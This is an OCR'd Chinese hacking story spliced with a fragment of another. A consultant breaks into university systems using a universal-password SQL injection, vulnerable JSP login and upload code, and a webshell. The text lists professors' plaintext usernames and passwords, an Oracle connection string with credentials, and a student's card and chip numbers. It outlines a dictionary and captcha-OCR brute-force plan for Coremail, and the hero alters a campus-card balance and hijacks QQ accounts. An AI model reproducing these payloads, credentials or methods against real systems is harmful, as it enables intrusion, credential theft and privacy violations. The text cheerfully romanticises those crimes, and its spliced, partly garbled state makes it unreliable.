前几天的雨可真是糟蹋人，终于出太阳了，我的倦意已经被柔和的阳光一扫而空了。我想库灵他们一定已经看到我的名单了吧？呵呵，我想他们大概永远也不会知道我是怎么进入作战营的网络。其实我根本就没进过作战营内部的网络，作战营核心成员的名单和任务只能算是巧合，我只是希望这次我不要还像上次那样有缘无分。


五月十八日，小小，夜，品茶园阁楼

这个黑客网站还真是有特点，我费了半天找到了后台，人品爆发，用户名居然被注释在源代码中：

```
1.  <!—login name is qiangujuedui3721-4624 -->
```

管理员名字填写“qiangujuedui3721-4624”密码“123456”登录，系统提示“密码错误”，好吧试试万能密码吧。用户名填写 qiangujuedui3721-4624 ‘=’or’(含引号)，密码填写’or’=’or’(含引号)，登录。系统返回如下信息：

ADODB.Field 错误 '80020009'
BOF 或 EOF 中有一个是“真”，或者当前的记录已被删除，所需的操作要求一个当前的记录。
/meme/2/admin/login/logind.asp，行 31



既然有这样的错误产生，说明网站管理登录的身份验证含有逻辑错误，而产生这种错误的直接原因就是对填写的信息没有过滤。我将用户名填写“admin”登录则被提示“用户名错误”，而之前填写“qiangujuedui3721-4624”为用户名返回的却是“密码错误”。说明管理员的名称却是是叫做“qiangujuedui3721-4624”，那么，我把用户名填写“qiangujuedui3721-4624”密码填写’or’=’or’(含引号)登录，成功进入后台！
其实道理很简单，是一个逻辑问题，原来的网站登录验证方式是“{[用户名正确]并且[密码正确]}则[正确]”。如果我在密码处填写“[密码不正确]或者[密码等于空白]并且[密码等于空白]”，那么最后的验证语句就是：“{[用户名正确]并且[密码不正确]}或者{[密码等于空白]并且[密码等于空白]}则[正确]”。这样的登录方式也是注入攻击的一种。很多人觉得，黑客入侵一个网站根本跟自己没有什么关系。其实是错误的想法。要知道，很多人的密码都是“通用”的，用一个相同的密码做注册时的密码、Email 的密码、MSN 的密码等等。小雨就是这类人中的一个。我下载了这个黑客网站的数据库，破解了里面注册会员注册时的密码，用注册时的密码登录注册邮箱和注册 qq，虽然成功率还不足百分之三十，但我仍然愿意借此来窥探别人邮箱里的数据。直到我进入了一个叫小雨的邮箱，邮箱里躺着库灵发给他的任务书和核心成员名单及联系方式……

五月二十二日晚，小小，品茶园阁楼

让再我来看看小雨的邮箱，我想作战营可能已经炸了锅了吧。

咦，怎么可能是这样？作战营内部却是是炸了锅，小雨的邮箱里库灵连着发了三封邮件，均是未读。我不敢点开阅读，但是透过信件内容描述，第一封信件好像只有“速归，紧急会议”，第二封是有人侵 6 入内部云云，让我感兴趣的是第三封，我莫名而生的紧张感让我不顾后果的点开了第三封……

事情怎么会变成这样……

习科作战故事:渗透之爱来如潮水

注:本故事取材自习科核心开发群 & 习科网站交流群，故事截图全部处理过
另外，本文不是记述文，是一篇小说，故事情节与实际有出入，仅为博取各位苦逼的程序员一笑而已。

引子:
网络工作者是苦逼的，阿言也不例外。
阿言是一名网络安全顾问，就职于国内的一家比较有实力的网络安全公司，每天的工作就是挖掘客户的服务器上任何可能存在的安全问题并修补之。
虽然工资丰厚，但是工作枯燥的一逼，忙里偷闲，做点事情。没想到久盼的桃花运就这样一不小心撞了个满怀。

第一章
在这个脱库横行的 Web2.0 盛世，阿言和他的技术团队在平时的工作中，有很大的量是用在保护客户的数据库的安全上面,所以要挖掘一个数据库的安全问题对于阿言和他的团队来说简直易如反掌。
这一天习科团队的技术部门报告了国内某个知名大学的学籍管理系统的安全漏洞,但团队给这个学籍管理系统管理员通报漏洞后并未得到任何答复，漏洞也未见修复。这种事情是团队中普通的已经不能再普通了,一般的处理办法都还是将安全问题分析报告以及修补建议整理成档案入编档案库。阿言今天也只是顺手翻了一下这份新入编的档案。
阿言粗略的看了报告，问题出在这个学籍系统服务器上其他的网站上面，一个再普通不过的漏洞了，注入点 root 权限写入 webshell，服务器支持 asp,aspx 和 php，虽然按照虚拟主机配置的服务器，但是 aspx 可以跨目录。
阿言登陆了在服务器上的后门，服务器的环境大致看了下，MySQL、MSSQL、Serv-U 一应俱全，当然服务器的防护措施也很全，卡巴斯基，瑞星，流氓 360，还有 Safe3 的网页防篡改和 Webshell 扫描程序。大概是管理员对这三款程序过于自信，实际上在习科的论坛里面早就有人总结出了突破各种服务器防护程序的弱点了。因为阿言所在的习科技术团队自己也有开发服务器防护程序，除了保护数据库的安全以外，挖掘竞争对手程序的安全漏洞也是阿言的一项工作。Safe3 的 webshell 查杀程序杀毒引擎不够专业，病毒库更新也跟不上自己团队的速度，自己团队使用的大马 V5.1 可以轻松躲过专业的 Webshell 查杀程序。但是这样的服务器对于阿言来讲可以说是净土，因为普通的脚本小子是进不来这种服务器的。
来了不能白来，阿言下载了数据库。看了下数据库结构，gl_user 表应该就是学籍管理员的表了：

```
4090    `xy` char(50) default NULL,
4091    `zy` char(255) default NULL,
4092    `yhlb` char(50) default NULL,
4093    `glnd` char(50) default NULL,
4094    `issx` binary(1) default '0',
4095    `quanxian` varchar(255) default NULL,
4096    `sqrq` datetime default NULL,
4097    `sxrq` datetime default NULL,
4098    `bz` varchar(255) default NULL,
4099    PRIMARY KEY  (`id`)
4100  ) ENGINE=MyISAM AUTO_INCREMENT=1118 DEFAULT CHARSET=gbk AUTO_INCREMENT=1118 ;
4101
4102  --
4103  -- 导出表中的数据 `gl_user`
4104  --
4105
4106  INSERT INTO `gl_user` VALUES (19, 'Sandra', '004712dac4cd9981561931b3353d8a5c', '
4107
4108  -- ----------------------------------------------------------
4109
4110  --
4111  -- 表的结构 `lxs_syxw`
4112  --
4113
4114  CREATE TABLE `lxs_syxw` (
4115    `id` int(11) NOT NULL auto_increment,
```


管理员名字叫 Sandra 密码为 004712dac4cd9981561931b3353d8a5c 解密得到 781217，应该是一个人的生日。

阿言登陆系统以后就翻起学生的学籍来了，学籍的资料很详细，这么一个一个的翻起来确实有点无趣，不过倒是发现一个意外学生，高考照片是男的，入学照片是女的，差异明显，替考的也有，不过事不关己，自己比较在意的是怎么把高考照片和入学照片下载下来。

学籍里面的照片是以年份为目录分列，学号命名。

图片总共有好四万张，迅雷神马的再给力，也扛不住这么多图片。阿言从兵器库里面挑了个还算顺手的工具，将图片地址制成列表，直接导入批量下载。这个工具在兵器库里面的位置是“其他辅助 -> 图片文件批量下载工具.exe”

虽然说证件照大家照的都照的不好看，不过阿言还是发现了几张很有感觉的小清新

阿言从学籍系统里面搜索学生号，发现这个女孩叫卢小西，学籍里面有登记 QQ 号，就顺便加了好友了。其实阿言也加过其他的几个很小清新的小美女，但是都狠傲，但是这个小西很好相处。阿言从神秘很快和小西变成了无话不谈的好友，吹吹水，聊聊天，互相抱怨一些生活上的烦恼。只是阿言没想到，很快他就被桃花撞了满怀。

第二章

小西西 23:43:02
有事和你讲
我 Shi 阿言 23:44:06
啊。说吧。是不是看上哪个男的了，我从学籍里面帮你查查他电话
小西西 0:48:42
没有 我想问你，你能查到别人的邮箱吗～我老师的～
我 Shi 阿言 0:59:11
=。=
小西西 1:00:16
有考试题，，
小西西 1:01:23
行不行啊，你这么厉害，，
我 Shi 阿言 1:43:39
什么考试题
小西西 2:18:37
是计算机期末考试。在我计算机老师邮箱里，edu. cn 结尾的那个邮箱

周末了，阿言在家里停着音乐喝着咖啡，一边和朋友聊着天，也许这个周末有事情做了。

其实这个计算机学院的教授的邮箱信息是在计算机学院官网公开的，计算机学院的网站和大学的 mail 服务器好像全都是独立的服务器，相比较起 mail 服务器，计算机学院的服务器或许更好突破一些，因为 mail 服务器采用的是 coremail 订制的程序，而计算机学院的服务器 80 端口用 asp 写的程序，同服务器 8080 端口有一个教师登陆的办公系统。
第一直觉告诉阿言，这个办公系统存在的价值就是帮他保存教授们的登陆密码的，显然在这里的登陆密码，应该有超过 20%的概率也能登陆教授的 edu.cn 的邮箱。

不过这个计算机学院的教授也是有够奇葩的，使用 jsp 语言编写的程序，但是阿言使用万能密码就登陆了管理员的账号，真是够让人意外的。这个登陆页面的代码如下：

```
1.  <%@ page language="java" contentType="text/html; charset=GB2312"
    pageEncoding="GB2312"%>
2.  <%@page import="utils.DataSource" %>
3.  <%@page import="java.sql.*" %>
4.  <%
5.  String ac=request.getParameter("ac");
6.  if(ac!=null&&ac.equals("login")){
7.                  String loginName=request.getParameter("loginname");
8.                  String password=request.getParameter("password");
9.                  ResultSet rs=DataSource.query("select
    id,loginname,type from t_user where loginname='"+loginName+"' and
    password='"+password+"'");
10.                 if(rs.next()){
```

```
11.                         session.setAttribute("loginName",loginNam
    e);
12.                         session.setAttribute("type",rs.getString(
    "type"));
13.                         session.setAttribute("user_id",rs.getInt(
    1));
14. ...
```

loginname 和 password 变量没做任何处理，直接带入数据库，唉，阿言心理默默念道“悲剧。。。唉。。。”
这个后台的上传代码就更惨不忍睹了：


```
1.  SimpleDateFormat simpleDateFormat = new
    SimpleDateFormat("yyyy-MM-dd");
2.  if(ServletFileUpload.isMultipartContent(request)){
3.              FileItemFactory factory = new DiskFileItemFactory();
4.              ServletFileUpload upload = new
    ServletFileUpload(factory);
5.              List items = upload.parseRequest(request);
6.              Iterator itr = items.iterator();
7.              while (itr.hasNext()) {
8.                          FileItem item = (FileItem) itr.next();
9.                          String fileName = item.getName();
10.                         SimpleDateFormat df = new
    SimpleDateFormat("yyyyMMddHHmmss");
11.                         String fileExt =
    fileName.substring(fileName.lastIndexOf(".") + 1).toLowerCase();
12.                         String old_fileName =
    fileName.substring(fileName.lastIndexOf("\\") + 1).toLowerCase();
13.                         String newFileName = df.format(new Date())
    + "_" + new Random().nextInt(1000) + "." + fileExt;
14.                         try{
15.                                         File uploadedFile = new
    File(savePath, newFileName);
16.                                         item.write(uploadedFile);
```

jsp 的网站后台不对上传类型进行过滤处理是目前国内 jsp 程序的通病，还是那句话，或许管理员太过自信的原因吧，以为服务器有防护，以为用 jsp，就不会被入侵了。
拿到 webshell，windows+tomcat+jsp 的服务器要提权就太简单不过了，不过要看数据库里面的东西，还是先看看数据库明文吧。在刚才登陆页面的 jsp 文件里面有一个：

```
1.  <%@page import="utils.DataSource" %>
```

根据这句话，我们找到这个程序的 classes 看看：下载 f:/Program Files/Apache Software Foundation/Tomcat 6.0/webapps/Office/WEB-INF/classes/utils/DataSource.class 这个

文件
.class 文件是编译过的，好在习科的兵器库里面有对应的 class 反编. java 源码的程序，阿言下载的是“反编译 -> Java_Class 反编译程序”这一个程序，如图：



数据库是 localhost 本机的 MSSQL 数据库，用户是 sa，没啥可说的直接看教授们的密码去~
根据前面登陆时候的代码，用户名密码没做任何处理就带入数据库，显然没做处理的意思就是也没有任何加密之类的措施。那么数据库肯定是明文密码，这个登陆系统成功的体现了阿言所要的价值。
这个大学的计算机学院教授的密码全都躺在这里了，一个没落下，阿言问了小西他们教授的名字，果然也躺在这里啦！

40	liyw	lyw00789	李
41	zhouzg	swallow	周
42	yanggf	yanggf	杨
43	wud	dididi	吴
44	lih	lihui	李
45	zhanghj	qfzhj1240	张
46	zhangrm	sun5187708	张
47	fengzj	fzij0616	封
48	yangfq	yangfq	杨
49	yinmh	5685085	殷
50	caoy	4224295	曹
51	luon	800201	罗
52	sunxx	94443174	孙
53	hou[illegible]	[illegible]	侯
[illegible]	zhang[illegible]	[illegible]	张

不过很可惜，阿言拿着其他教授的密码登陆大学邮箱没出现什么问题可以登陆，但是这个张教授的邮箱 qfzhj1240
阿言打开习科的成员群，发了一条信息：“帮我社工一个人的密码，我需要登陆她的邮箱找点东西”，很快就得到了团队其他成员的响应，找到这个教授的另外一个常用密码：qfzhj7303230037
显然这个密码也不是邮箱密码。阿言顿时失去了头绪，因为 coremail 这套系统已经很成熟了，等到自己耗费无数精力挖掘出了漏洞，拿到了权限和密码还有邮箱里面的考题，小西都已经考试完啦！阿言抽了根烟，回到电脑旁，开始理性分析这个教授的密码规律。
先翻了翻其他教授的邮箱，除非万不得已，否则假装其他教授给张教授发 Email 直接要考题这个办法绝对是下下策。
阿言发现了一张关于这个张教授的《教师专业技术职务晋升申报表》，里面显示这个张教授是 75 年 1 月出生，手机号码和宅电一应俱全。不过很可惜都和这两个已知密码没啥关系。手机 9976 结尾，而宅电是 6883 结尾，不管是生日还是手机，完全和密码没有联系的，1240 更不可能是生日了，另一串数字也不是 QQ 号码。不过前面的 qfzhj 这串字母很有意思，阿言查到张教授的丈夫的名字首字母是 qf，张教授名字的首字母缩写是 zhj，密码都带她丈夫

的名字和自己的名字，张教授很爱她丈夫，或者说她俩感情很好。那么或者后面的数字和她的丈夫有关系？
阿言突然想到，会不会是身份证末尾数？7303230037 如果单独来看，确实没有意义，如果匹配身份证号，就能解读出一些信息，1973 年 3 月 23 日，虽然不是张教授的生日，但是如果是张教授的丈夫的话，男方比女方比大两岁在中国出现的可能性很高啊。如果这么来解读密码，1240 或许应该是张教授本人的身份证号末尾 4 位，这样来解释密码的话，是可以行得通的。
阿言生成了一个密码字典，至于内容，我想也不必多言。张教授的生日有 31 种可能性，所以纯生日密码的话就有：
(19750101 ~ 19750131)
+ (750101 ~ 750131)
+ (qfzhj19750101 ~ qfzhj19750131)
+ (qfzhj750101 ~ qfzhj750131)
+ (qfzhj1975010 11240 ~ qfzhj1975013 11240)
+ (qfzhj750101 1240 ~ qfzhj750131 1240)
+ (730323)
+ (qfzhj1973023)
+ (qfzhj730323)
+ (qfzhj19730323)
共 190 个密码可能性，阿言心想既然准备爆破了，那么干脆连手机号末 4 位 5 位和 6 位 7 位 8 位，宅电末 4 末 5 末 6 和整 7 一起加上，给她来个干净彻底。
不过 coremail 这个系统也不是吃素的，如果多次登录错误，就会出现验证码登录的情况。设计一个爆破工具也不难，习科团队里面设计一个这样的程序还是很简单的。
阿言简单想了一下设计思路，post 的数据分三部分，用户名密码和验证码，验证码是图片格式，但是并不复杂，很简单的 ocr 就能完成识别。
看一下生成验证码的文件：
/coremail/displayVerifyCode.jsp?sid=BAsFMOTTwKnhXQqEovTTKWSzHYPFDCtc&category=login&rand=-570342138
这里的 SID 是唯一的，不管登陆成功与否，它分配给你的 SID 会一直跟随你。所以程序的第一步是获取 SID，第二部是识别图片，第三步就是 POST 到/coremail/fcg/login，第四部验证页面是否发生变化。或许是周末大家普遍枯燥的缘故，这个程序由习科营里的另外一位成员揽下了。阿言心想，也好，这样自己可以利用这段时间翻翻其他教授的邮箱还有服务器上面的东西。

第三章

阿言在计算机学院的服务器上面发现，这个学院的网站服务器外网 ip 跨度很大，有 58 开头的，有 61,68 和 69 开头的，还有 211 和 218 开头的，但是内网的 ip 却都是 10.0.0.x，虽然 ipconfig 里面并没有显示，但是的的确确是这样的。趁着空闲，那就搞搞内网吧。
阿言打开 cmd 先执行了命令：

```
query user
```

这个命令式查看当前系统的会话的，通俗说，其实就是看看都有谁在登录中。会话 ID 为 1 的是 administrator 账户,正准备把这个会话踢下线呢,阿言发现这个会话居然是 console，这个的意思应该是说这个账户是本机登陆的，而不是 3389 远程。

阿言嘿嘿一笑，管理员够调皮的，居然在拿着 135 抓鸡工具扫肉鸡。阿言读了一下管理员的明文密码，10.0.0.x 这个 ip 段里面确实有几台密码相同，其中有一台似乎是一卡通的服务器。
传了个 webshell 到校园一卡通网站的/news 目录，在/login 目录里面看到一个 test.jsp，居然有明文密码，阿言想着这一路其实还是挺顺利的，连反编译找密码的步骤都省略了

```
1. Class.forName("oracle.jdbc.driver.OracleDriver").newInstance();

2. String url="jdbc:oracle:thin:@10.0.0.180:1521:database";
3. //orcl 为你的数据库的 SID
4. String user="database";
5. String password="ecard";
6. Connection conn=
   DriverManager.getConnection(url,user,password);
7. Statement
   stmt=conn.createStatement(ResultSet.TYPE_SCROLL_SENSITIVE,ResultSet
   .CONCUR_UPDATABLE);
8. String sql="select username,jbalance,cdbalance,cardno from user_info
   where jbalance>cdbalance";
```

在读取一卡通的数据库以前，发生一点小插曲。阿言将习科兵器库里面的 jsp 脱库工具传到 webshell 的目录，结果提示 500 错误，错误代码在 19 行
阿言心想，兵器库里的工具久经历练，怎么会出问题？看了下脱库工具 19 行代码：

```
Class.forName("oracle.jdbc.driver.OracleDriver").newInstance();
```

这里没问题，大小写也正确，怎么回事？阿言看了下，应该是 jsp 加载的 lib 在搞怪。/news 目录和/login 目录里面各有一个/WEB-INF 文件夹
/news/WEB-INF/lib 的文件夹内是 MySQL 的库，而/login/WEB-INF/lib 的文件夹内则是 Oracle 的库。/news 里面的程序没有 Oracle 的库来加载，程序中有 oracle 的 jdbc 驱动自然就出错了。
这种情况只要把 oracle 的库传到 lib 目录就好了，阿言看了下这台服务器是 jdk1.6，应该上传一个 ojdbc14 的包。不过阿言选择了换目录，把脱库程序传到/login 目录就好了，因为阿言不擅长服务器的环境搭建。

小西西 2:49:07
吃了。食堂 刚回来
我 Shi 阿言 2:51:38
你给我 QQ 添加个备注，备注为“大变态”
小西西 2:51:53
为什么，，
小西西 2:52:09
那你给我写备注 大好人
我 Shi 阿言 2:52:16
恩。。。

我 Shi 阿言 2:52:41
我看到了你的余额，先花了十块。。。然后现在剩下 74 块 6
我 Shi 阿言 2:53:12
不要骂我。。。
小西西 2:54:21
好吧 你个变态，你怎么什么都知道 T^T
我 Shi 阿言 2:54:24
我只是研究研究你们一卡通系统的原理来着。。。可以帮你充充钱。。。
小西西 2:54:24
，，，，无语了，我们去自动的那个什么玩意冲钱
我 Shi 阿言 2:55:18
现在我可以直接改改数据库里面的数据，给你加点钱
小西西 2:55:31
真的吗。你难道要这么利害啊？
我 Shi 阿言 2:55:40
明显是真的。。。
小西西 2:56:32
好吧，，
我 Shi 阿言 2:56:34
你的卡号是 52131632
小西西 2:56:39
我太佩服你了。说真的 我都不知道我的卡号
我 Shi 阿言 2:57:04
你以前丢过卡。卡里面的芯片号码是 88466，旧卡芯片是 79507
小西西 2:57:26
我了个去我前几天丢的
小西西 2:57:51
害的我花了 20 块办新的

测试文件里面的 SQL 语句省了大麻烦，因为 Oracle 数据库里面的表通常都很多，每次阿言 select * from user_tables 查看所有表的名称的时候都头疼的要命
现在有表名直接拿来用：

```
select CARDNO,CARDID,OLDCARDID,USERID,USERNAME,MASPASS,CDBALANCE,JBALANCE from user_info where username='卢小西'
```

CDBALANCE 应该是 current balance 的意思，也就是当前余额。这个字段是 10560，实际值就应该是 105 块 6 毛

select the em

select

sql:

```
select CARDNO,CARDID,OLDCARDID,USERID,USERNAME,MASPASS,CDBALANCE,JBALANCE from
user_master where username='卢小西'
```

gogogogogog　clearResult


result:

execute :"select CARDNO,CARDID,OLDCARDID,USERID,USERNAME,MASPASS,CDBALANCE,JBALANCE from user_master where username='卢小西'"

CARDNO	CARDID	OLDCARDID	USERID	USERNAME	MASPASS	CDBALANCE	JBALANCE
88466	52131632	79507	75650	卢小西	C8D6FB63C030D63C	10560	10560

小西去吃饭前卡余额是 10560，吃晚饭的余额就变成 8960 了，然后一会又变成 7460 了，阿言偷乐了好一会。

趁小西吃饭还没回来，聊会 QQ。和谁聊呢？阿言注意到计算机学院的服务器上有 QQ 在运行，QQ 的牡蛎里面有六七个 QQ 登陆记录，阿言继续坏笑~



阿言想到一个主意，之前在 administrator 的桌面上看到一份 学院网站人员变动.doc 的文档，阿言先摸清这些 QQ 号的主人是学院的哪些老师，然后尝试着用之前的明文密码登陆不在线的 QQ 号，显然很顺利。阿言登陆了一个导师的 QQ，然后试着和一个在线的服务器维护人员聊天，试着问问关于考试题的话题。虽然阿言和这位管理员聊天多少产生些怀疑，好在之前阿言在一位教授的邮箱里面下载过一份 学院 2012 秋季教室.xls 的文档，上面分配了各位教授授课的地点，阿言假装帮自己的学生问考试的具体情况，总体还算顺利蒙混过关。不过噩耗就此发生：

红主 1:03:49

哦。看到了。你的学生是计算机学院的？我记得你今年不教基础课程吧

红主 1:05:14

不管师范还是其他，他们的考试都是上机考试，没有纸质的试卷。

红主 1:05:27

你找到 zhj 老师也没有用，题不是她出，她应该也不会有上机库。

红主 1:06:22

上机库不在咱这两个服务器上，这个你不知道？

红主 1:07:50

哦。我不太清楚现在的服务器是谁在管理，我不管理另外那两台服务器，你问这个干什么

第四章

小西吃饭一回来就和阿言聊上了，原本的偷乐变成了苦笑，这可不是因为小西抱怨花二十块钱重新办卡，问题出在小西的考题压根就不在她的老师的邮箱。

那位帮阿言写爆破程序的团队成员完成了程序，阿言无精打采的运行，载入之前制作的字典，爆破。


运行结果没一会就出来了，答案很简单，但是考试题没出意外的不在 zhj 教授的邮箱里面。其实阿言早就意识到没有任何一个教授把试题存放进邮箱过，从最早的 09 年至今，虽然下载过像 《计算机科学与信息技术学院 2011 秋季学期期末考试》这样的压缩包，不过里面的全都是试卷的答题纸格式，在这帮教授的邮箱中从来没出现过任何的试题。

现在的阿言需要的仍然是理智分析。

